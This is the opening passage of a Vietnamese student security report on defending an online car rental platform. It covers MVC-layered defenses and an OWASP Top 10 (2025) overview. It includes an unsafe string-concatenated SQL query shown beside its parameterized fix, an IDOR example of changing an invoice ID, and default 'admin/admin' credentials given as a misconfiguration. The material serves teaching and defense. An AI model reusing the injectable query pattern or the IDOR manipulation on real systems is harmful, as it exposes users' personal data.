

BỘ GIÁO DỤC VÀ ĐÀO TẠO
ĐẠI HỌC VIỆT NHẬT



BÁO CÁO BÀI TẬP LỚN

MÔN HỌC: AN NINH THÔNG TIN

ĐỀ TÀI:
NGHIÊN CỨU GIẢI PHÁP ĐẢM BẢO AN TOÀN CHO HỆ THỐNG
THUÊ XE Ô TÔ TRỰC TUYẾN VÀ XÂY DỰNG HỆ THỐNG THỰC
NGHIỆM

Môn học: An ninh thông tin
Mã học phần: CSE3031
Nhóm thực hiện: Nhóm 7

Sinh viên thực hiện:

Lê Thế Trung	23110229
Nguyễn Trung Sơn	23110217

Hà Nội, 2026

MỤC LỤC

LỜI CẢM ƠN.....	1
LỜI NÓI ĐẦU.....	2
CHƯƠNG 1. CƠ SỞ LÝ THUYẾT VỀ AN TOÀN ỨNG DỤNG WEB VÀ MẬT MÃ HỌC.....	4
1.1. Kiến trúc Web hiện đại và vai trò của Bảo mật ứng dụng	4
1.1.1. Định nghĩa và lý do sử dụng mô hình MVC đa tầng	4
1.1.2. Tầm quan trọng của việc kiểm thử bảo mật API	7
1.2. Tiêu chuẩn Bảo mật Toàn cầu OWASP Top 10 (Phiên bản 2025).....	7
1.2.1. Lịch sử hình thành và sứ mệnh của OWASP.....	7
1.2.2. Phân tích cơ chế của 10 nhóm lỗ hổng nghiêm trọng nhất	8
1.3. Cơ sở Mật mã học Ứng dụng trong Bảo mật Dữ liệu (Cryptography)	15
1.3.1. Tại sao cần mật mã học trong hệ thống quản lý thuê xe?	15
1.3.2. Mã hóa đối xứng AES-256: Cấu trúc toán học và Cơ chế hoạt động.....	19
1.3.3. Mã hóa bất đối xứng RSA: Giải pháp bảo vệ dữ liệu định danh (PII)	22
1.3.4. Hàm băm mật khẩu (Hashing): Phân tích chuyên sâu Bcrypt và Argon2	24
1.4. Xe kết nối (Connected Cars) và Tiêu chuẩn An ninh Ô tô ISO/SAE 21434	32
1.4.1. Khái niệm Internet of Vehicles (IoV) và Telematics	32
1.4.2. Khung tiêu chuẩn ISO/SAE 21434 và Quy trình đánh giá rủi ro (TARA).....	36
1.4.3. Mô hình bảo mật 4 lớp phần cứng của phương tiện	36
CHƯƠNG 2. THỰC TRẠNG BẢO MẬT VÀ ĐỀ XUẤT KIẾN TRÚC PHÒNG THỦ ĐA LỚP.....	40
2.1. Phân tích thực trạng lỗ hổng trên các nền tảng cho thuê xe	40
2.2.1. Khái niệm, Nền tảng Triết học và Nguyên lý hoạt động của Defense-in-Depth	50
2.2.1.1. Lịch sử hình thành và Định nghĩa cốt lõi	50
2.2.1.2. Khắc phục Điểm mù của Kiến trúc Phòng thủ Đơn tuyến	50
2.2.1.3. Nguyên lý Dự phòng (Redundancy) và Phương trình Bảo mật Dựa trên Thời gian.....	51
2.2.1.4. Thiết kế 4 Lớp Khung kiến trúc cho Hệ thống Cho thuê xe	51
2.2.2. Đề xuất Lớp 1: Bảo vệ vành đai mạng (WAF, VPC, DDoS Shield).....	52
2.2.2.1. Cách ly Hạ tầng với Mạng riêng ảo (Virtual Private Cloud - VPC)	52
2.2.2.2. Công cân bằng tải và Mã hóa Đường truyền (TLS 1.2+).....	53
2.2.2.3. Lá chắn Tường lửa Ứng dụng Web (Web Application Firewall - WAF)	53
2.2.2.4. DDoS Shield (Lá chắn Chống Tấn công Từ chối Dịch vụ).....	54

2.2.3. Đề xuất Lớp 2: Bảo vệ Ứng dụng, Quản lý Phiên và Xác thực Đa yếu tố	54
2.2.3.1. Củng cố Tiêu đề Bảo mật HTTP (HTTP Security Headers) với Helmet ..	54
2.2.3.2. Giới hạn Tốc độ (Rate-Limiting) và Chống Brute-force.....	55
2.2.3.3. Quản lý Phiên bằng JWT (JSON Web Token) Bảo mật	55
2.2.3.4. Rào chắn Sinh tử: Xác thực Đa yếu tố (MFA) với thuật toán TOTP	56
2.2.4. Đề xuất Lớp 3: Bảo mật cơ sở dữ liệu và Lưu trữ Dữ liệu Định danh (PII) an toàn.....	56
2.2.4.1. Cách ly Kiến trúc Truy vấn: Chống SQL Injection bằng Prepared Statements	57
2.2.4.2. Vô hiệu hóa Thực thi Mã Từ xa (RCE) thông qua Lọc tệp tin khẩn khe ...	58
2.2.4.3. Mã hóa Dữ liệu Định danh (PII) ở Trạng thái nghỉ (Encryption at Rest) bằng Mật mã Bất đối xứng	58
CHƯƠNG 3. TRIỂN KHAI THỰC NGHIỆM (DUMMY WEB) VÀ ĐỐI CHỨNG BẢO MẬT	60
3.1. Thiết lập Môi trường và Xây dựng Cơ sở dữ liệu SQLite	60
3.1.1. Kiến trúc công nghệ (Node.js, Express, React, SQLite).....	60
3.1.2. Sơ đồ cơ sở dữ liệu và dữ liệu thực nghiệm.....	61
3.2. Kịch bản 1: Tấn công và Phòng thủ Lỗ hổng SQL Injection	62
3.2.1. Nguyên lý khai thác nối chuỗi trực tiếp (Mô phỏng CVE-2026-5637).....	62
3.2.2. Xây dựng rào chắn bằng Prepared Statements.....	63
3.3. Kịch bản 2: Tấn công và Phòng thủ Lỗi Cross-Site Scripting (XSS)	64
3.3.1. Kịch bản Stored XSS đánh cắp phiên quản trị viên.....	64
3.3.2. Kỹ thuật làm sạch dữ liệu (Sanitization) với DOMPurify	65
3.4. Kịch bản 3: Tấn công và Phòng thủ Lỗi Vượt quyền (Broken Access Control) ...	66
3.4.1. Khai thác API thiếu kiểm soát phân quyền Role	66
3.4.2. Áp dụng Middleware JWT và Xác thực TOTP (Speakeasy).....	68
3.5. Kịch bản 4: Triển khai mã hóa RSA để bảo vệ Dữ liệu PII	70
3.5.1. Rủi ro lộ lọt cơ sở dữ liệu tại chỗ (Data-at-Rest).....	70
3.5.2. Tích hợp Node.js Crypto module mã hóa dữ liệu căn cước khách hàng	71
KẾT LUẬN	74
PHỤ LỤC	75
TÀI LIỆU THAM KHẢO	76

DANH MỤC KÍ HIỆU VÀ VIẾT TẮT

Ký hiệu/Viết tắt	Tên đầy đủ	Nghĩa tiếng Việt
AES	Advanced Encryption Standard	Tiêu chuẩn mã hóa tiên tiến
API	Application Programming Interface	Giao diện lập trình ứng dụng
CSMS	Cybersecurity Management System	Hệ thống quản lý an ninh mạng
CVE	Common Vulnerabilities and Exposures	Lỗ hổng và rủi ro phổ biến
DDoS	Distributed Denial of Service	Tấn công từ chối dịch vụ phân tán
ECU	Electronic Control Unit	Bộ điều khiển điện tử trên ô tô
IDOR	Insecure Direct Object Reference	Tham chiếu đối tượng trực tiếp không an toàn
IoV	Internet of Vehicles	Internet của phương tiện
JWT	JSON Web Token	Mã thông báo Web dạng JSON

MFA	Multi-Factor Authentication	Xác thực đa yếu tố
MVC	Model-View-Controller	Mô hình kiến trúc phần mềm
OWASP	Open Worldwide Application Security Project	Dự án Bảo mật Ứng dụng Web Mở
PII	Personally Identifiable Information	Dữ liệu định danh cá nhân
RSA	Rivest–Shamir–Adleman	Thuật toán mã hóa bất đối xứng
SQLi	Structured Query Language Injection	Tiêm nhiễm mã SQL
TARA	Threat Analysis and Risk Assessment	Đánh giá rủi ro và phân tích mối đe dọa
WAF	Web Application Firewall	Tường lửa ứng dụng Web
XSS	Cross-Site Scripting	Tập lệnh chéo trang

DANH MỤC BẢNG

Số hiệu	Tên bảng
Bảng 1.1	Danh sách các lỗ hổng OWASP Top 10 (Phiên bản 2025)
Bảng 1.2	So sánh các đặc tính của thuật toán băm mật khẩu Bcrypt và Argon2
Bảng 3.1	Cấu trúc dữ liệu của hệ thống thực nghiệm Dummy Web

DANH MỤC ẢNH

Số hiệu	Tên Ảnh
Hình 3.1.1.1	Minh họa môi trường đang dùng để thực nghiệm
Hình 3.1.2.1	Cấu trúc dữ liệu trong server thực tế trong DBeaver
Hình 3.2.1.1	Server bị tấn công theo hướng SQL injection thành công
Hình 3.2.2.1	Dữ liệu đã được bảo vệ trước phương pháp tấn công SQL injection
Hình 3.3.1.1	Đã tấn công thêm thành công xe mà không bị phát hiện
Hình 3.3.2.1	Không thể thêm tấn công sau khi thêm bảo mật
Hình 3.4.1.1	Trước khi bị tấn công xóa dữ liệu
Hình 3.4.1.2	Đã dùng Postman tấn công dữ liệu
Hình 3.4.1.3	Server đã biến mất chiếc xe bị tấn công đó
Hình 3.4.2.1	Chiếc xe trước khi bị tấn công

Hình 3.4.2.2	Chiếc xe bị tấn công nhưng đã bị chặn bởi hàng rào server
Hình 3.4.2.3	Chiếc xe vẫn được bảo vệ không bị xóa sau vụ tấn công
Hình 3.5.1.1	Lưu dữ liệu ở dạng không mã hóa
Hình 3.5.1.2	Dữ liệu đã bị hack thành công
Hình 3.5.2.1	Dữ liệu đã được bảo mật và gửi lên server
Hình 3.5.2.2	Dữ liệu mã hóa bị lộ nhưng không phân giải được

LỜI CẢM ƠN

Trong quá trình thực hiện đề tài về giải pháp bảo mật và kỹ thuật tấn công ứng dụng web trong môn học Kỹ thuật Lập trình An toàn, nhóm đã nhận được sự hỗ trợ và hướng dẫn quý báu từ nhiều cá nhân và nguồn tài liệu khác nhau.

Trước hết, nhóm xin gửi lời cảm ơn chân thành đến các giảng viên thuộc Học viện Kỹ thuật Mật mã đã tận tình hướng dẫn, định hướng và cung cấp nền tảng học thuật vững chắc cho đề tài này. Những bài giảng của thầy/cô đã giúp nhóm thấu hiểu sâu sắc bản chất của các lỗ hổng bảo mật, từ tầng giao thức mạng, kiến trúc hệ điều hành cho đến các thuật toán mật mã học phức tạp.

Nhóm cũng xin cảm ơn các cộng đồng nghiên cứu an toàn thông tin (như OWASP, NIST) và các tổ chức phát triển mã nguồn mở đã cung cấp các báo cáo dữ liệu quý báu để nhóm có thể hoàn thiện mô hình thực nghiệm Dummy Web. Báo cáo này là kết quả của quá trình nỗ lực không ngừng nghỉ, song khó tránh khỏi những thiếu sót do giới hạn về mặt thời gian và kinh nghiệm thực tiễn. Chúng em rất mong nhận được những ý kiến đóng góp và nhận xét từ hội đồng giảng viên để có thể hoàn thiện kiến thức của mình hơn trong tương lai. Xin chân thành cảm ơn!

LỜI NÓI ĐẦU

Ý tưởng tổng quan về dự án

Sự bùng nổ của nền kinh tế chia sẻ đã thúc đẩy ngành công nghiệp cho thuê xe ô tô chuyển dịch sang các nền tảng kỹ thuật số. Cùng với quy mô thị trường toàn cầu dự kiến đạt hàng trăm tỷ USD vào năm 2030, sự dịch chuyển này mang lại trải nghiệm tiện lợi vô song cho người dùng nhưng đồng thời cũng tạo ra những rủi ro an ninh mạng khổng lồ. Hệ thống thuê xe trực tuyến ngày nay không chỉ là một ứng dụng phần mềm đơn thuần; nó là kho lưu trữ khổng lồ chứa Dữ liệu định danh cá nhân nhạy cảm (PII) như giấy phép lái xe, căn cước công dân và thông tin thẻ tín dụng. Thêm vào đó, với sự phổ biến của ô tô thông minh (Connected Cars), các lỗ hổng trên ứng dụng web hoàn toàn có thể trở thành cầu nối cho tin tặc can thiệp trực tiếp vào hệ thống viễn trắc (Telematics) của phương tiện, đe dọa trực tiếp đến an toàn vật lý và tính mạng của hành khách.

Trong bối cảnh an ninh mạng hiện đại, việc nắm vững các kỹ thuật xâm nhập vào tầng ứng dụng (như SQL Injection, Cross-Site Scripting) và cấu trúc cơ sở dữ liệu là những kiến thức nền tảng quan trọng để thấu hiểu cách thức tin tặc hoạt động. Bài báo cáo này được xây dựng nhằm mục đích đi sâu vào cội nguồn lý thuyết của các kỹ thuật tấn công và phương pháp phòng thủ. Báo cáo không chỉ dừng lại ở việc liệt kê hiện tượng mà tập trung phân tích cặn kẽ để trả lời các câu hỏi cốt lõi: *"Lỗ hổng đó định nghĩa là gì?"*, *"Tại sao nó lại xảy ra trong kiến trúc máy tính/phần mềm?"*, và *"Cơ chế toán học/lô-gic đằng sau các biện pháp bảo vệ hoạt động như thế nào?"*.

Mục tiêu thực hiện đề tài

Bài báo cáo hướng đến ba mục tiêu chính nhằm củng cố cả kiến thức nền tảng lẫn kỹ năng thực hành:

Thứ nhất, hệ thống hóa toàn diện cơ sở lý thuyết về kiến trúc ứng dụng Web, tiêu chuẩn bảo mật toàn cầu OWASP, nền tảng mật mã học ứng dụng (AES-256, RSA, Bcrypt), và tiêu chuẩn an ninh ô tô quốc tế ISO/SAE 21434.

Thứ hai, tập trung phân tích kỹ thuật, đánh giá thực trạng các lỗ hổng CVE đang tồn tại trên các nền tảng thuê xe hiện hành (như CVE-2026-5637, CVE-2024-57488) và đề xuất thiết kế một kiến trúc Phòng thủ Đa lớp (Defense-in-Depth) vững chắc.

Cuối cùng, thông qua quá trình thực nghiệm, đưa các lý thuyết hàn lâm vào thực tiễn bằng cách tự xây dựng một hệ thống giả lập (Dummy Web) sử dụng ngôn ngữ lập trình Node.js, Express và SQLite. Quá trình này sẽ tiến hành kiểm thử đối chứng kỹ thuật giữa hai trạng thái: Mã nguồn chứa lỗi (Vulnerable) để minh họa quy trình khai thác thông qua công cụ Postman, và Mã nguồn an toàn (Secured) để đề xuất biện pháp phòng thủ trực tiếp ở mức độ lập trình.

CHƯƠNG 1. CƠ SỞ LÝ THUYẾT VỀ AN TOÀN ỨNG DỤNG WEB VÀ MẬT MÃ HỌC

Chương này trình bày các khối kiến thức lý thuyết nền tảng cấu thành nên một hệ thống phần mềm an toàn, giải thích chi tiết định nghĩa, nguyên lý hoạt động và lý do bắt buộc phải áp dụng của từng thành phần kỹ thuật.

1.1. Kiến trúc Web hiện đại và vai trò của Bảo mật ứng dụng

1.1.1. Định nghĩa và lý do sử dụng mô hình MVC đa tầng

- Tổng quan và Định nghĩa Kiến trúc MVC

Trong kỷ nguyên công nghệ phần mềm hiện đại, hầu hết các hệ thống quản lý và cho thuê xe (Car Rental Management Systems) quy mô từ nhỏ đến lớn đều được thiết kế dựa trên mô hình **MVC (Model - View - Controller)**. Ban đầu được giới thiệu bởi Trygve Reenskaug vào cuối những năm 1970 cho ngôn ngữ Smalltalk, MVC đã vượt qua thử thách của thời gian để trở thành một mẫu kiến trúc phần mềm (Software Architectural Pattern) kinh điển và chuẩn mực nhất cho việc phát triển các ứng dụng Web.

Mục tiêu tối thượng của MVC là phân rã một ứng dụng phức tạp thành ba thành phần lô-gic chính, hoạt động độc lập nhưng phối hợp nhịp nhàng với nhau. Cấu trúc này giải quyết triệt để bài toán phức tạp hóa khi mã nguồn hệ thống ngày một phình to:

- **Model (Tầng Dữ liệu và Cấu trúc nghiệp vụ):** Đây là "bộ não" của ứng dụng, đại diện cho cấu trúc dữ liệu và các quy tắc nghiệp vụ (Business Logic) cốt lõi. Trong hệ thống cho thuê xe, Model chịu trách nhiệm định nghĩa các thực thể như **Xe** (Car), **Khách hàng** (Customer), **Hợp đồng thuê** (Booking), và **Giao dịch** (Transaction). Nó quản lý trạng thái của dữ liệu, nhận lệnh từ Controller và trực tiếp thực thi các thao tác Create, Read, Update, Delete (CRUD) với Cơ sở dữ liệu (Database).

- **View (Tầng Giao diện người dùng):** Đây là "khuôn mặt" của ứng dụng, nơi người dùng cuối (khách hàng thuê xe hoặc nhân viên quản lý) trực tiếp nhìn thấy và tương tác. View làm nhiệm vụ kết xuất (render) dữ liệu từ Model thành các giao diện trực quan dưới dạng HTML/CSS, biểu đồ, hoặc các bảng biểu báo cáo. View hoàn toàn không chứa logic xử lý dữ liệu phức tạp; nó chỉ lắng nghe các hành động của người dùng (như click nút "Đặt xe") và gửi tín hiệu đó đến Controller.

- **Controller (Tầng Điều phối và Xử lý luồng):** Đóng vai trò là "người nhạc trưởng" hay bộ định tuyến trung tâm. Controller đứng giữa View và Model, tiếp

nhận các luồng yêu cầu HTTP (Request) từ người dùng thông qua View, phân tích yêu cầu đó, gọi các Model tương ứng để trích xuất hoặc cập nhật dữ liệu, sau đó lựa chọn một View phù hợp để trả về kết quả (Response) cho người dùng.

- Nguyên lý "Tách biệt mối quan tâm" (Separation of Concerns)

Tại sao MVC lại trở thành tiêu chuẩn công nghiệp bắt buộc thay vì các phương pháp lập trình truyền thống? Lý do cốt lõi nằm ở việc tuân thủ nghiêm ngặt nguyên tắc **"Tách biệt mối quan tâm" (Separation of Concerns - SoC)**.

Trong các thiết kế web nguyên thủy (như các tệp PHP hay ASP đời đầu), lập trình viên thường có xu hướng nhúng trực tiếp các câu truy vấn SQL lấy danh sách xe, mã xử lý tính toán giá tiền thuê, và các thẻ HTML hiển thị giao diện vào cùng một tệp tin duy nhất. Khi dự án phát triển, cấu trúc này nhanh chóng biến thành một "mớ bòng bong" được gọi là **Spaghetti code**. Hậu quả của kiến trúc nguyên thủy này là cực kỳ tai hại:

- **Bảo trì ác mộng:** Việc thay đổi một đoạn mã HTML có thể vô tình làm hỏng logic truy vấn cơ sở dữ liệu.

- **Không thể làm việc nhóm:** Đội ngũ thiết kế giao diện (Frontend) và đội ngũ xử lý hệ thống (Backend) không thể làm việc song song trên cùng một tệp tin mà không dẫm chân lên nhau.

- **Thiếu khả năng tái sử dụng:** Logic tính toán giá thuê xe bị trói buộc vào một giao diện web cụ thể, khiến việc phát triển thêm ứng dụng di động (Mobile App) cho cùng một hệ thống đòi hỏi phải viết lại toàn bộ mã nguồn.

Mô hình MVC giải quyết triệt để những vấn đề trên. Bằng cách chia tách hệ thống, đội ngũ Frontend có thể thoải mái thiết kế View, trong khi đội Backend tối ưu hóa Model và Controller. Mã nguồn trở nên module hóa (modular), dễ đọc, dễ kiểm thử (Unit Test), và sẵn sàng mở rộng (Scalable) khi doanh nghiệp cho thuê xe phát triển từ quy mô vài chục chiếc lên hàng ngàn chiếc trải dài nhiều chi nhánh.

- Kiến trúc bảo mật phân tầng (Defense-in-Depth) trong MVC

Lợi ích lớn nhất và mang tính sống còn của việc áp dụng MVC không chỉ nằm ở tổ chức mã nguồn, mà còn ở khả năng tạo ra một **Hệ thống bảo mật đa lớp (Defense-in-Depth)**. Sự tách biệt của MVC cho phép các kỹ sư phần mềm triển khai các chính sách an toàn chuyên biệt, đóng vai trò như những "chốt chặn" tại từng phân lớp của ứng dụng.

- Lớp View: Làm sạch dữ liệu (Sanitization) và Chống XSS

Trong hệ thống cho thuê xe, người dùng thường xuyên phải nhập thông tin cá nhân vào các biểu mẫu (form) như: Họ tên, Số chứng minh nhân dân, hoặc Ghi chú đặt xe. Đây là cơ hội để tin tặc tiêm nhiễm các đoạn mã độc JavaScript nhằm đánh cắp phiên đăng nhập (tấn công Cross-Site Scripting - XSS).

- **Cơ chế phòng thủ:** Tại tầng View, nếu sử dụng các thư viện giao diện hiện đại như **React.js** hoặc **Vue.js**, dữ liệu đầu vào (Input) và đầu ra sẽ được tự động mã hóa (escape) trước khi hiển thị (render) lên trình duyệt DOM. Quá trình làm sạch dữ liệu (Sanitization) ngay tại Client-side này đóng vai trò là rào cản đầu tiên, đảm bảo mọi ký tự đặc biệt như `<script>` đều bị vô hiệu hóa, biến thành chuỗi văn bản thông thường, ngăn chặn việc thực thi mã độc trên trình duyệt của người dùng khác.

- Lớp Controller: Xác thực (Authentication) và Phân quyền (Authorization)

Bất kỳ một Request nào từ View muốn lấy hoặc sửa dữ liệu đều phải đi qua "cửa khẩu" Controller. Đây là vị trí lý tưởng nhất để triển khai các hệ thống kiểm soát truy cập nghiêm ngặt bằng các framework như **Node.js/Express**.

- **Cơ chế phòng thủ:** Khi một luồng HTTP Request gửi đến yêu cầu "Xóa hợp đồng thuê xe", Controller sẽ không ngay lập tức thực thi. Nó sẽ kích hoạt các phần mềm trung gian (Middleware) để kiểm tra:

1. *Xác thực (Authentication):* Người dùng này là ai? (Thường thông qua việc kiểm tra JSON Web Token - JWT hoặc Session Cookie).

2. *Phân quyền (Authorization):* Người dùng này có quyền thực hiện hành động không? (Quy tắc RBAC - Role Based Access Control). Một khách hàng thông thường sẽ bị Controller từ chối ngay lập tức (trả về lỗi HTTP 403 Forbidden) nếu cố gắng truy cập vào endpoint dành cho Quản trị viên (Admin).

- Việc đặt lớp bảo mật này tại Controller đảm bảo rằng mọi logic nghiệp vụ phía sau được an toàn tuyệt đối khỏi các truy cập trái phép.

- Lớp Model: Truy vấn tham số hóa (Parameterized Queries) và Tính toán vẹt

Model là nơi giao tiếp trực tiếp với kho báu của hệ thống: Cơ sở dữ liệu (**SQLite**, **MySQL**, hoặc **PostgreSQL**). Rủi ro lớn nhất tại tầng này là lỗ hổng SQL Injection (SQLi), nơi kẻ tấn công chèn các câu lệnh SQL độc hại vào ô tìm kiếm nhằm trích xuất hoặc xóa sạch cơ sở dữ liệu.

- **Cơ chế phòng thủ:** Nhờ thiết kế của MVC, các lập trình viên không bao giờ

nối chuỗi (string concatenation) trực tiếp từ dữ liệu người dùng nhập vào câu lệnh SQL. Thay vào đó, ở tầng Model, việc sử dụng **Truy vấn tham số hóa (Parameterized queries)** hoặc các công cụ ORM (Object-Relational Mapping như Sequelize, Prisma) được áp dụng một cách có hệ thống.

- *Ví dụ:* Thay vì thực thi truy vấn không an toàn: `SELECT * FROM Cars WHERE LicensePlate = ' + user_input + '`, Model sẽ thực thi lệnh biên dịch trước: `SELECT * FROM Cars WHERE LicensePlate = ?`. Lúc này, hệ quản trị cơ sở dữ liệu sẽ coi `user_input` chỉ là một giá trị thuần túy (Value), loại bỏ hoàn toàn khả năng bị biên dịch nhầm thành một câu lệnh thực thi (Executable Command). Ngoài ra, Model cũng là nơi áp dụng các thuật toán băm (Hashing) như bcrypt để bảo vệ mật khẩu người dùng trước khi lưu xuống ổ cứng.

1.1.2. Tầm quan trọng của việc kiểm thử bảo mật API

Trong các cấu trúc web hiện đại, Giao diện lập trình ứng dụng (API - Application Programming Interface) đóng vai trò là "xương sống" giao tiếp giữa Client và Server. Do API thường phơi bày toàn bộ logic cốt lõi của hệ thống để phục vụ cho cả ứng dụng Web và Mobile, tin tặc thường bỏ qua giao diện đồ họa (UI) và tấn công trực tiếp vào API thông qua các công cụ như Postman hoặc Burp Suite. Việc sử dụng Postman trong kiểm thử thâm nhập (Pentesting) cho phép các chuyên gia bảo mật điều chỉnh các HTTP Headers, thao túng trực tiếp Payload (tải trọng) bằng JSON, và theo dõi phản hồi thô của máy chủ để dò tìm điểm yếu.

1.2. Tiêu chuẩn Bảo mật Toàn cầu OWASP Top 10 (Phiên bản 2025)

1.2.1. Lịch sử hình thành và sứ mệnh của OWASP

- **OWASP là gì?** OWASP (Open Worldwide Application Security Project) là một tổ chức phi lợi nhuận quốc tế, hoạt động độc lập và hoàn toàn minh bạch, được thành lập vào tháng 9 năm 2001. Triết lý cốt lõi của OWASP là "Bảo mật mã nguồn mở và chia sẻ tri thức miễn phí". Tổ chức này quy tụ hàng chục nghìn chuyên gia an ninh mạng, các nhà nghiên cứu lỗ hổng bảo mật, kiến trúc sư phần mềm và lập trình viên từ khắp nơi trên thế giới. Sứ mệnh tối thượng của OWASP là làm cho tính năng bảo mật của phần mềm trở nên có thể đo lường được, dễ tiếp cận và được tích hợp ngay từ những dòng code đầu tiên. Thay vì bán các giải pháp bảo mật thương mại, OWASP tập trung vào việc cung cấp các bộ tiêu chuẩn, tài liệu hướng dẫn, công cụ kiểm thử (như OWASP ZAP), và các diễn đàn nghiên cứu nhằm nâng cao năng lực

phòng thủ cho cộng đồng công nghệ toàn cầu.

• **Tại sao cần OWASP Top 10?** Trong kỷ nguyên số, khi các ứng dụng web và nền tảng đám mây quản lý toàn bộ dữ liệu từ tài chính, y tế đến định danh cá nhân, bề mặt tấn công mạng đã mở rộng đến mức không thể kiểm soát thủ công. Các doanh nghiệp và đội ngũ phát triển thường đối mặt với bài toán cạn kiệt tài nguyên: họ không thể vá hàng triệu lỗ hổng cùng lúc.

○ Đây là lúc tài liệu **OWASP Top 10** phát huy giá trị sống còn. Đây là tài liệu tiêu chuẩn nhận thức cốt lõi nhất của ngành bảo mật, thống kê 10 rủi ro bảo mật nghiêm trọng nhất ở từng thời kỳ. Khác với các đánh giá mang tính chủ quan, danh sách này được xây dựng dựa trên phương pháp luận "Dẫn dắt bởi dữ liệu" (Data-driven), phân tích từ hàng chục nghìn ứng dụng thực tế và hàng triệu lỗ hổng được báo cáo. Nó đánh giá dựa trên 4 tiêu chí: Khả năng khai thác (Exploitability), Mức độ phổ biến (Prevalence), Khả năng phát hiện (Detectability) và Tác động kỹ thuật/ng nghiệp vụ (Technical Impact).

○ Nhờ đó, OWASP Top 10 cung cấp cho các tổ chức một "kim chỉ nam" chiến lược để phân bổ nguồn lực phòng thủ (ngân sách, nhân sự, thời gian) vào những lỗ hổng có tần suất xuất hiện cao nhất và hậu quả khai thác tàn khốc nhất. Hiện nay, OWASP Top 10 không chỉ là tài liệu tham khảo mà đã trở thành tiêu chuẩn tuân thủ bắt buộc trong các bộ quy chuẩn quốc tế như PCI-DSS (Bảo mật thẻ thanh toán) hay ISO 27001.

1.2.2. Phân tích cơ chế của 10 nhóm lỗ hổng nghiêm trọng nhất

Sự ra đời của các kiến trúc vi dịch vụ (Microservices), điện toán đám mây và trí tuệ nhân tạo đã làm thay đổi cảnh quan đe dọa (Threat Landscape). Dựa trên tài liệu chính thức được cập nhật cho năm 2025, dưới đây là bảng tổng hợp và phân tích chi tiết về bản chất của 10 lỗ hổng hàng đầu:

Bảng 1.1: Danh sách các lỗ hổng OWASP Top 10 (Phiên bản 2025)

Xếp hạng	Tên lỗ hổng	Bản chất và Cơ chế khai thác
A01:2025	Broken Access Control	Thiếu kiểm soát phân quyền ở máy chủ. Kẻ tấn công can thiệp vào tham số URL hoặc tải trọng API (như lỗi IDOR) để vượt quyền, xem hoặc xóa hợp đồng thuê xe của người khác.

A02:2025	Security Misconfiguration	Lỗi cấu hình bảo mật. Dịch vụ lưu trữ, máy chủ web hoặc cơ sở dữ liệu được triển khai với cấu hình mặc định, để lộ các thông tin gỡ lỗi hoặc cổng kết nối.
A03:2025	Software Supply Chain Failures	Khai thác thông qua các thư viện bên thứ ba (như các gói npm) chứa mã độc hoặc lỗ hổng chưa được vá, dẫn đến thỏa hiệp toàn bộ ứng dụng.
A04:2025	Cryptographic Failures	Dữ liệu nhạy cảm (PII, thẻ tín dụng) không được mã hóa. Lỗ hổng dẫn đến lộ lọt dữ liệu khi tin tặc lấy cắp được CSDL hoặc chặn bắt đường truyền mạng.
A05:2025	Injection (Tiêm nhiễm)	Do thiếu làm sạch đầu vào, tin tặc chèn mã độc (SQLi, XSS) để bẻ cong truy vấn CSDL hoặc thao túng DOM, trích xuất dữ liệu mà không cần xác thực.
A06:2025	Insecure Design	Các khiếm khuyết trong chính bản thiết kế hệ thống. Xảy ra khi đội ngũ phát triển không áp dụng nguyên tắc lập trình an toàn ngay từ giai đoạn lên ý tưởng.
A07:2025	Authentication Failures	Cơ chế quản lý xác thực yếu kém, cho phép tấn công Brute-force, đánh cắp Session ID, hoặc do hệ thống thiếu cấu hình Xác thực Đa yếu tố (MFA).
A08:2025	Software/Data Integrity Failures	Xảy ra khi hệ thống nạp các bản cập nhật phần mềm hoặc plugin mà không kiểm tra tính toàn vẹn (chữ ký số), cho phép mã độc trà trộn vào hệ thống CI/CD.
A09:2025	Security Logging Failures	Lỗ hổng quản trị. Hệ thống không ghi nhật ký các nỗ lực đăng nhập thất bại hoặc truy cập nhạy cảm, khiến quản trị viên không thể phát hiện các cuộc tấn công đang diễn ra.
A10:2025	Mishandling of Exceptional Conditions	Xử lý ngoại lệ kém, cho phép kẻ tấn công lợi dụng thông báo lỗi của hệ thống để thu thập thông tin cấu hình nội bộ máy chủ.

- Phân tích chuyên sâu các nhóm lỗ hổng (Từ A01 đến A10):
- A01:2025 - Broken Access Control (Kiểm soát truy cập bị phá vỡ) Kiểm soát truy cập là ranh giới kỹ thuật số ngăn cách người dùng thông thường với các tính năng quản trị nhạy cảm. Lỗ hổng này xảy ra khi các quy tắc phân quyền (Authorization) không được thực thi nghiêm ngặt tại phía máy chủ (Server-side). Trong các hệ thống hiện đại, tin tặc thường không tốn công bẻ khóa mật khẩu; thay vào đó, chúng sửa đổi các tham số trực tiếp trên trình duyệt. Ví dụ điển hình là lỗi IDOR (Insecure Direct Object Reference): Một khách hàng đăng nhập hợp lệ và xem hóa đơn của mình tại đường dẫn [api/invoice/105](#). Bằng cách đổi số 105 thành 106 thông qua công cụ chặn bắt gói tin (Burp Suite), họ có thể đọc được hóa đơn của người khác nếu máy chủ chỉ xác thực trạng thái đăng nhập mà quên kiểm tra quyền sở hữu đối tượng. Để phòng ngừa, hệ thống phải tuân thủ nguyên tắc "Từ chối theo mặc định" (Deny by default) và áp dụng các cơ chế phân quyền dựa trên vai trò (RBAC) hoặc thuộc tính (ABAC) cho mọi luồng dữ liệu.

- A02:2025 - Security Misconfiguration (Cấu hình bảo mật sai) Cấu hình sai là nguyên nhân phổ biến nhất dẫn đến các vụ rò rỉ dữ liệu quy mô lớn trong môi trường Cloud. Lỗ hổng này không xuất phát từ mã nguồn ứng dụng mà từ hạ tầng bao quanh nó. Các sai lầm kinh điển bao gồm: Giữ nguyên tài khoản/mật khẩu mặc định của thiết bị mạng hoặc cơ sở dữ liệu ([admin/admin](#)); để mở giỏ lưu trữ đám mây (AWS S3 Bucket) ở chế độ công khai khiến bất kỳ ai cũng có thể tải xuống danh sách người dùng; hoặc vô tình bật chế độ "Debug" trên môi trường Production. Khi chế độ Debug được kích hoạt, một thông báo lỗi trả về cho người dùng có thể phơi bày toàn bộ kiến trúc thư mục, phiên bản hệ điều hành và các chuỗi kết nối (Connection Strings) nội bộ. Giải pháp cốt lõi là triển khai hạ tầng dưới dạng mã (Infrastructure as Code - IaC) để đảm bảo mọi máy chủ đều được thiết lập với một cấu hình chuẩn hóa, an toàn và thu hẹp tối đa bề mặt tấn công.

